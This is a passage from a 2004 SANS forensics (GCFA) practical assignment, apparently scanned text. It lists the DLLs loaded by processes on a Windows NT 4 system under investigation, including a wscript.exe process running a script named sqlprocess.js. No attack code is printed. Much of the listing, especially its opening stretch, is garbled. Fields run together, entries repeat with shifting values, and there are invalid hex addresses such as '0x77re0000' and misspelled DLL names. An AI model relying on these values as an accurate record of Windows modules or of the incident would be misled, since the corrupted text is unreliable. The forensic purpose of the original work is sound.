OCK32.dll0x776b00000x80004.00.1381.0282C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x77e700000x550004.00.1381.0310C:\WINNT\system32\USER32.dll0x77ed00000x2c0004.00.1381.0298C:\WINNT\system32\GDI32.dll0x74f500000x2c0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0164C:\WINNT\system32\Netlogon.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\NETRAP.dll0x77e00000xd0004.00.1381.0307C:\WINNT\system32\SAMLIB.dll0x77bf00000xf0004.00.1381.0319C:\WINNT\system32\rectart.dll0x77e00000xf0004.00.1381.0319C:\WINNT\system32\rectart.dll0x77e00000xf0004.00.1381.0336C:\WINNT\system32\rectart.dll0x779d00000x120006.00.0000.7755C:\WINNT\system32\MSVCRT40.dll0x774000000x120006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSVCIRT.dll0x776d00000x80005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x77ed00000x2c0004.00.1381.0298C:\WINNT\system32\GDI32.dll0x74f500000x2e0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0164C:\WINNT\system32\Netlogon.dll0x736800000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\NETRAP.dll0x77re00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x77re00000xd0004.00.1381.0307C:\WINNT\system32\SAMLIB.dll0x77e00000xf0004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\security.dll0x779d00000x120004.00.0000.6172C:\WINNT\system32\MSVCRT40.dll0x779d00000x120006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSVCIRT.dll0x776d00000x20005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776d00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll
0x74f500000x2e0004.00.1381.0275C:\WINNT\system32\SAMSRV.dll0x75c200000xc0004.00.1381.0164C:\WINNT\system32\msprivs.dll0x736800000x310004.00.1381.0294C:\WINNT\system32\Netlogon.dll0x778000000x30004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x90004.00.1371.0001C:\WINNT\system32\NETRAP.dll0x77re00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x77re00000xd0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e00000xf0004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\security.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\msv1_0.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msv52\msv1_dll0x774000000x210004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSVCIRT.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776d00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll
0x75c200000xc0004.00.1381.0164C:\WINNT\system32\msprivs.dll0x736800000x310004.00.1381.0294C:\WINNT\system32\Netlogon.dll0x778000000x30004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x90004.00.1371.0001C:\WINNT\system32\NETAPI32.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\NETAP.dll0x77re00000xd0004.00.1381.0307C:\WINNT\system32\SAMLIB.dll0x77e00000x60004.00.1381.0319C:\WINNT\system32\msv1_0.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\security.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msvCRT40.dll0x774000000x210004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSVCIRT.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x736800000x310004.00.1381.0294C:\WINNT\system32\Netlogon.dll0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x90004.00.1371.0001C:\WINNT\system32\NETRAP.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x75b800000xf0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e000000x60004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\rpcltc1.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msv5
0x778000000x3a0004.00.1381.0164C:\WINNT\system32\NETAPI32.dll0x778400000x90004.00.1371.0001C:\WINNT\system32\NETRAP.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x75b800000xf0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e000000x60004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpcltc1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\msapsspc.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x774000000x120006.00.8168.0000C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\msapsspc.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x778400000x90004.00.1371.0001C:\WINNT\system32\NETRAP.dll0x777e00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x75b800000xf0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e000000x60004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpcltc1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\security.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msvPCRT40.dll0x779d00000x120006.00.8168.0000C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\msvPSS.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x777e00000xd0004.00.1381.0164C:\WINNT\system32\SAMLIB.dll0x75b800000xf0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e000000x60004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpcltc1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\msapsspc.dll0x779d00000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x779d00000x120006.00.8168.0000C:\WINNT\system32\MSVCRT40.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\msoSS.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WSOCK32.dll
0x75b800000xf0004.00.1381.0307C:\WINNT\system32\msv1_0.dll0x77e000000x60004.00.1381.0319C:\WINNT\system32\rpclts1.dll0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpcltc1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\security.dll0x77bf00000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x779d00000x150004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x77400000x210006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x77400000x210005.131.1877.0003C:\WINNT\system32\MSOSS.dll0x776d00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll
0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll 0x76e70000 0x12000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll 0x76e70000 0x12000 4.00.1381.0336 C:\WINNT\system32\security.dll 0x71870000 0x14000 6.00.0000.7755 C:\WINNT\system32\msapsspc.dll 0x779d0000 0x15000 4.2000.0000.6172 C:\WINNT\system32\MSVCRT40.dll 0x780a0000 0x12000 6.00.8168.0000 C:\WINNT\system32\MSVCIRT.dll 0x77400000 0x21000 4.87.1959.1877 C:\WINNT\system32\MSVSS.dll 0x776d0000 0x25000 5.131.1877.0003 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x77bf00000x70004.00.1381.0319C:\WINNT\system32\rpcltc1.dll0x76e700000x120004.00.1381.0336C:\WINNT\system32\security.dll0x718700000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x779d00000x150004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x780a00000x120006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\schannel.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\MSOSS.dll0x776b00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll
0x76e700000x120004.00.1381.0336C:\WINNT\system32\security.dll0x718700000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x779d00000x150004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x780a00000x120006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\Schannel.dll0x5e3800000x250005.131.1877.0003C:\WINNT\system32\MSOSS.dll0x776d00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll
0x718700000x140006.00.0000.7755C:\WINNT\system32\msapsspc.dll0x779d00000x150004.2000.0000.6172C:\WINNT\system32\MSVCRT40.dll0x780a00000x120006.00.8168.0000C:\WINNT\system32\MSVCIRT.dll0x774000000x210004.87.1959.1877C:\WINNT\system32\MSOSS.dll0x776d00000x250005.131.1877.0003C:\WINNT\system32\WSOSS.dll0x776b00000x80004.00.1381.0300C:\WINNT\system32\WSOCK32.dll
0x779d0000 0x15000 4.2000.0000.6172 C:\WINNT\system32\MSVCRT40.dll 0x780a0000 0x12000 6.00.8168.0000 C:\WINNT\system32\MSVCIRT.dll 0x77400000 0x21000 4.87.1959.1877 C:\WINNT\system32\Schannel.dll 0x5e380000 0x25000 5.131.1877.0003 C:\WINNT\system32\MSOSS.dll 0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x780a0000 0x12000 6.00.8168.0000 C:\WINNT\system32\MSVCIRT.dll 0x77400000 0x21000 4.87.1959.1877 C:\WINNT\system32\schannel.dll 0x5e380000 0x25000 5.131.1877.0003 C:\WINNT\system32\MSOSS.dll 0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x77400000 0x21000 4.87.1959.1877 C:\WINNT\system32\schannel.dll 0x5e380000 0x25000 5.131.1877.0003 C:\WINNT\system32\MSOSS.dll 0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x5e380000 0x25000 5.131.1877.0003 C:\WINNT\system32\MSOSS.dll 0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776a0000_0x70004.00_1381_0164_C:\WINNT\system32\WS2HELP.dll
0x5cf00000 0x5e000 5.131.1877.0005 C:\WINNT\system32\CRYPT32.dll
0x71840000 0x1f000 6.00.0000.7753 C:\WINNT\system32\msnsspc.dll
0x60900000 0xe000 5.50.4134.0600 C:\WINNT\system32\digest.dll
0x77720000 0x11000 4.00.1381.0289 C:\WINNT\system32\mpr.dll

SPOOLSS.EXE pid: 77

Steven G Lukacs GCFA Practical Assignment

Command line: C:\WINNT\system32\spoolss.exe

Base Size Version Path
0x02440000 0xc000
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll
0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
0x74b60000 0xf000 4.00.1381.0164 C:\WINNT\system32\SPOOLSS.DLL
0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll
0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll
0x76580000 0x27000 4.00.1381.0321 C:\WINNT\system32\localspl.dll
0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776a0000 0x7000
0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll
0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll
0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll
0x779c0000 0x8000 4.00.1371.0001 C:\WINNT\system32\LZ32.dll
0x76ac0000 0x1d000 4.00.1381.0125 C:\WINNT\system32\IMAGEHLP.dll
0x77c00000 0x18000 4.00.1381.0314 C:\WINNT\system32\winspool.drv
0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\netapi32.dll
0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll
0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll
0x765b0000 0x7000 4.00.1381.0279 C:\WINNT\system32\localmon.dll
0x75430000 0x7000 4.00.1371.0001 C:\WINNT\system32\pjImon.dll
0x74660000 0x8000 4.00.1381.0164
C:\WINNT\System32\spool\PRTPROCS\W32X86\winprint.dll
0x74670000 0x1e000 4.00.1381.0273 C:\WINNT\system32\win32spl.dll
NETDDE.EXE pid: 82
Command line: C:\WINNT\system32\netdde.exe
Base Size Version Path
0x01b00000 0x20000 4.00.1381.0306 C:\WINNT\system32\netdde.exe
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll
0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll
0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
0x75a80000 0x7000 4.00.1381.0164 C:\WINNT\system32\NDdeApi.dll
0x77bf0000_0x7000_4.00.1381.0319_C:\WINNT\system32\rpcltc1.dll
0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll
······
NETDDE.EXE pid: 91
Command line: netdde

Command line: netdde

Path Base Size Version
 Dase
 Size
 Version
 Path

 0x01b00000
 0x20000
 4.00.1381.0306
 C:\WINNT\system32\NETDDE.EXE

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x78000000
 0x40000
 6.00.8397.0000
 C:\WINNT\system32\MSVCRT.dll

 0x77f00000
 0x5e000
 4.00.1381.0300
 C:\WINNT\system32\MSVCRT.dll

Steven G Lukacs

GCFA Practical Assignment

© SANS Institute 2004,

0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x75a80000 0x7000 4.00.1381.0164 C:\WINNT\system32\NDdeApi.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll 0x75a70000 0x9000 4.00.1381.0164 C:\WINNT\system32\NDDENB32.dll 0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll wscript.exe pid: 103 Command line: C:\WINNT\System32\WScript.exe "C:\WINNT\system32\sqlprocess.js" Base Size Version Path 0x00400000 0x16000 5.01.0000.4615 C:\WINNT\System32\WScript.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll 0x65340000 0x92000 2.40.4277.0001 C:\WINNT\system32\OLEAUT32.dll 0x70290000 0x73000 5.50.4134.0600 C:\WINNT\system32\urlmon.dll 0x70bd0000 0x4c000 5.50.4134.0600 C:\WINNT\system32\SHLWAPI.dll 0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll 0x779c0000 0x8000 4.00.1371.0001 C:\WINNT\system32\LZ32.dll 0x76ab0000 0x5000 4.00.1381.0001 C:\WINNT\System32\IMM32.dll

 0x1000000
 0x12000
 5.01.0000.4615
 C:\WINNT\System32\wshom.ocx

 0x77c00000
 0x18000
 4.00.1381.0314
 C:\WINNT\System32\WINSPOOL.DRV

 0x77720000
 0x11000
 4.00.1381.0289
 C:\WINNT\System32\MPR.dll

 0x6b800000
 0x24000
 5.01.0000.5010
 C:\WINNT\System32\scrrun.dll

 0x71810000
 0x17000
 5.50.4134.0600
 C:\WINNT\system32\url.dll

 0x1100000
 0x5000
 1.00.0000.0000
 C:\WINNT\system32\timer.dll

 0x66000000
 0x158000
 6.00.0082.0068
 C:\WINNT\system32\MSVBVM60.DLL

0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x712b0000 0x87000 5.05.0000.5207 C:\WINNT\System32\jscript.dll

Command line: C:\WINNT\system32\RpcSs.exe

 Base
 Size
 Version
 Path

 0x02170000
 0x1d000
 4.00.1381.0327
 C:\WINNT\system32\RpcSs.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x7800000
 0x40000
 6.00.8397.0000
 C:\WINNT\system32\MSVCRT.dll

 0x77f00000
 0x5e000
 4.00.1381.0281
 C:\WINNT\system32\MSVCRT.dll

 0x77dc0000
 0x3f000
 4.00.1381.0281
 C:\WINNT\system32\LSER32.dll

 0x77e70000
 0x55000
 4.00.1381.0281
 C:\WINNT\system32\LSER32.dll

 0x77e0000
 0x2c000
 4.00.1381.0310
 C:\WINNT\system32\LSER32.dll

 0x77e10000
 0x55000
 4.00.1381.0355
 C:\WINNT\system32\LSER32.dll

 0x77e10000
 0x57000
 4.00.1381.0300
 C:\WINNT\system32\LSER32.dll

 0x7760000
 0x8000
 4.00.1381.0300
 C:\WINNT\system32\LSER32.dll

 0x776b0000
 0x8000
 4.00.1381.0282
 C:\WINNT\system32\WS2_32.dll

 0x776a0000
 0x7000
 4.00.1381.0282
 C:\WINNT\system32\WS2_32.dll

Steven G Lukacs

29

GCFA Practical Assignment

© SANS Institute 2004,

0x77670000 0x15000 4.00.1381.0300 C:\WINNT\system32\MSWSOCK.DLL
0x76e70000 0x12000 4.00.1381.0336 C:\WINNT\system32\SECURITY.dll
0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll
0x71870000 0x14000 6.00.0000.7755 C:\WINNT\system32\msapsspc.dll
0x779d0000 0x15000 4.2000.0000.6172 C:\WINNT\system32\MSVCRT40.dll
0x780a0000 0x12000 6.00.8168.0000 C:\WINNT\system32\MSVCIRT.dll
0x77400000 0x21000 4.87.1959.1877 C:\WINNT\system32\schannel.dll
0x5e380000 0x25000 5.131.1877.0003 C:\WINNT\system32\MSOSS.dll
0x5cf00000 0x5e000 5.131.1877.0005 C:\WINNT\system32\CRYPT32.dll
0x71840000 0x1f000 6.00.0000.7753 C:\WINNT\system32\msnsspc.dll
0x60900000 0xe000 5.50.4134.0600 C:\WINNT\system32\digest.dll
0x74fa0000 0xb000 4.00.1381.0319 C:\WINNT\system32\RpcLtScm.Dll
0x77660000 0xf000 4.00.1381.0164 C:\WINNT\system32\msafd.dll
0x77690000 0x9000 4.00.1381.0297 C:\WINNT\System32\wshtcpip.dll
0x74ff0000 0xe000 4.00.1381.0300 C:\WINNT\System32\rnr20.dll
0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll

msdtc.exe pid: 202

Command line: C:\WINNT\System32\msdtc.exe

Base Size Vers	sion Path	
0x00400000 0x4000	1999.06.0854.0000 C:\W	VINNT\System32\msdtc.exe
0x77f60000 0x5e000	4.00.1381.0298 C:\WIN	
0x78000000 0x40000		NT\system32\MSVCRT.dll
0x77f00000 0x5e000		NT\system32\KERNEL32.dll
0x69400000 0x9000	1999.06.0854.0000 C:\W	VINNT\System32\MSDTC.DLL
0x77e70000 0x55000	4.00.1381.0310 C:\WIN	NT\system32\USER32.dll
0x77ed0000 0x2c000	4.00.1381.0298 C:\WIN	
0x77dc0000 0x3f000	4.00.1381.0281 C:\WINN	NT\system32\ADVAPI32.dll
0x77e10000 0x57000	4.00.1381.0335 C:\WIN	NT\system32\RPCRT4.dll
0x69380000 0x2a000	1999.06.0854.0000 C:\\	VINNT\System32\DtcXaTm.dll
0x77b20000 0xb7000	4.00.1381.0326 C:\WIN	
0x780a0000 0x12000		NT\System32\MSVCIRT.dll
0x69120000 0x13000		VINNT\System32\ADME.dll
0x69000000 0xa000		VINNT\System32\DTCUtil.dll
0x68ff0000 0x7000		NNT\System32\DTCTRACE.dll
0x69790000 0xd000		VINNT\System32\MTXCLU.DLL
0x77a90000 0xb000		NT\system32\VERSION.dll
0x77c40000 0x13c00		INT\system32\SHELL32.dll
0x71700000 0x8a000		NT\system32\COMCTL32.dll
0x779c0000 0x8000	4.00.1371.0001 C:\WINN	
0x69360000 0x9000		VINNT\System32\XOLEHLP.dll
0x690b0000 0x1e000		WINNT\System32\DTCCM.dll
0x69050000 0xf000		INNT\System32\DTCUIS.dll
0x69160000 0x13000		WINNT\System32\LOGMGR.dll
0x69190000 0x84000		WINNT\System32\MSDTCTM.dll
0x7f230000 0xd000		IT\System32\CLUSAPI.DLL
0x7f250000 0xa000		IT\System32\RESUTILS.DLL
0x69a40000 0x1b000		WINNT\System32\MTxOCI.DII
0x69a20000 0xb000		VINNT\System32\MtxDm.dll
0x69140000 0x17000		WINNT\System32\ENUdtc.dll
0x77bf0000 0x7000	4.00.1381.0319 C:\WINN	
0x74fa0000 0xb000		IT\System32\RpcLtScm.DII
0x776d0000 0x8000		NT\system32\WSOCK32.dll
0x776b0000 0x14000		NT\system32\WS2_32.dll
0x776a0000 0x7000	4.00.1381.0164 C:\WIN	NT\system32\WS2HELP.dll

Steven G Lukacs

GCFA Practical Assignment

© SANS Institute 2004,

0x77670000 0x15000 4.00.1381.0300 C:\WINNT\System32\MSWSOCK.DLL 0x77660000 0xf000 4.00.1381.0164 C:\WINNT\system32\msafd.dll 0x77690000 0x9000 4.00.1381.0297 C:\WINNT\System32\wshtcpip.dll 0x74fc0000 0xf000 4.00.1381.0319 C:\WINNT\System32\RpcLtCcm.Dll sqlservr.exe pid: 258 Command line: C:\MSSQL7\binn\sglservr.exe Size Version Base Path 0x00400000 0x4ca000 2000.03.0002.0000 C:\MSSQL7\binn\sqlservr.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll 0x65340000 0x92000 2.40.4277.0001 C:\WINNT\system32\OLEAUT32.dll 0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll 0x779c0000 0x8000 4.00.1371.0001 C:\WINNT\system32\LZ32.dll 0x41060000 0x26000 2000.02.0008.0000 C:\MSSQL7\binn\opends60.dll 0x41090000 0xd000 2000.02.0008.0000 C:\MSSQL7\binn\ums.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x1b5c0000 0x95000 4.00.3829.0000 C:\WINNT\system32\mswstr10.dll 0x780a0000 0x12000 6.00.8168.0000 C:\WINNT\system32\MSVCIRT.dll 0x410a0000 0x7000 1998.11.0013.0000 C:\MSSQL7\binn\sqlevn70.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll 0x410b0000 0x4f000 2000.02.0008.0000 C:\MSSQL7\binn\COMNEVNT.DLL 0x1f7d0000 0x34000 3.520.4403.0002 C:\WINNT\system32\ODBC32.dll 0x77d80000 0x32000 4.00.1381.0319 C:\WINNT\system32\comdlg32.dll 0x41100000 0xc000 1999.10.0020.0000 C:\WINNT\system32\SQLWOA.dll 0x1f8c0000 0x16000 3.520.4403.0002 C:\WINNT\system32\odbcint.dll 0x75a80000 0x7000 4.00.1381.0164 C:\WINNT\system32\NDDEAPI.DLL 0x77c00000 0x18000 4.00.1381.0314 C:\WINNT\system32\WINSPOOL.DRV 0x41130000 0x4e000 2000.02.0008.0000 C:\MSSQL7\binn\SQLTrace.DLL 0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.DLL 0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll 0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll 0x41190000 0x6000 1999.04.0012.0000 C:\MSSQL7\binn\SSNMPN70.dll 1999.04.0012.0000 C:\MSSQL7\binn\SSMSSO70.dll 0x411a0000 0xb000 0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2 32.dll 0x776a0000 0x7000 4.00.1381.0164 C:\WINNT\system32\WS2HELP.dll 0x411b0000 0x8000 2000.02.0008.0000 C:\MSSQL7\binn\SSMSRP70.dll 0x77660000 0xf000 4.00.1381.0164 C:\WINNT\system32\msafd.dll 0x77690000 0x9000 4.00.1381.0297 C:\WINNT\System32\wshtcpip.dll 0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\system32\rpclts1.dll 0x77670000 0x15000 4.00.1381.0300 C:\WINNT\system32\MSWSOCK.DLL 0x74ff0000 0xe000 4.00.1381.0300 C:\WINNT\System32\rnr20.dll 0x76e70000 0x12000 4.00.1381.0336 C:\WINNT\system32\security.dll 0x71870000 0x14000 6.00.0000.7755 C:\WINNT\system32\msapsspc.dll

Steven G Lukacs

GCFA Practical Assignment

© SANS Institute 2004,

 0x779d0000
 0x15000
 4.2000.0000.6172
 C:\WINNT\system32\MSVCRT40.dll

 0x77400000
 0x21000
 4.87.1959.1877
 C:\WINNT\system32\schannel.dll

 0x5e380000
 0x25000
 5.131.1877.0003
